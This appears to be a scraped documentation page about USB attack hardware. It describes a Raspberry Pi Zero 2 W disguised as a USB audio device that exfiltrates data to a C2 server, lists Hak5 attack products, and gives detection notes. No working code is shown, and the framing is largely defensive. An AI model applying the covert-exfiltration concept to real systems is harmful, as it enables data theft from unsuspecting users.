

*Payloads and exfiltration results stored at SD card and-or transferred to C2*

*High-Speed USB 2.0 device, AUDIO profile, built on Raspberry Pi Zero 2 W*


## Plausibility Analysis

1. Plausible, both attended and unattended / dormant scenarios
2. Can be seen as yet another profile candidate for Bash Bunny
3. Detectable heuristically on a device layer due to a possibly unusual audio traffic; can be included into behavioral user profiling models
4. Besides (theoretical) detection, there is no robust prevention on the USB device layer, needs to be coped with at upper levels - USB function layer and higher

## The Canonical WAVE file format



# Cynthion - FPGA- based USB Attack Development Platform



# Product Documentation

## Product Documentation

### HAK5

- WiFi Pineapple Mark VII
- WiFi Pineapple Enterprise
- USB Rubber Ducky
- PayloadStudio
- Bash Bunny
- Key Croc
- Shark Jack
- Cloud C<sup>2</sup>
- Screen Crab
- Packet Squirrel Mark II
- Packet Squirrel
- LAN Turtle
- Plunder Bug
- Signal Owl
- WiFi Pineapple 6th Gen: NANO/TETRA

### OMG

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## Resources

- Shop Products
- Downloads
- Discord / Forums

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## Resources

- Hak5
- LEGACY Hak5
- OMG
- Great Scott Gadgets
- TinyLabs

Was this helpful?



# Upper Layer Detection Notes

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- HID-based activities rely heavily on PowerShell invocation
  - PS is known for intensive logging capability
  - We can use this to set up targeted EDR and SIEM rules
- Certain USB device classes are rarely combined directly
  - We would rather expect several devices connected to a HUB than a single device with all those profiles
  - HID together with Ethernet adapter, for instance

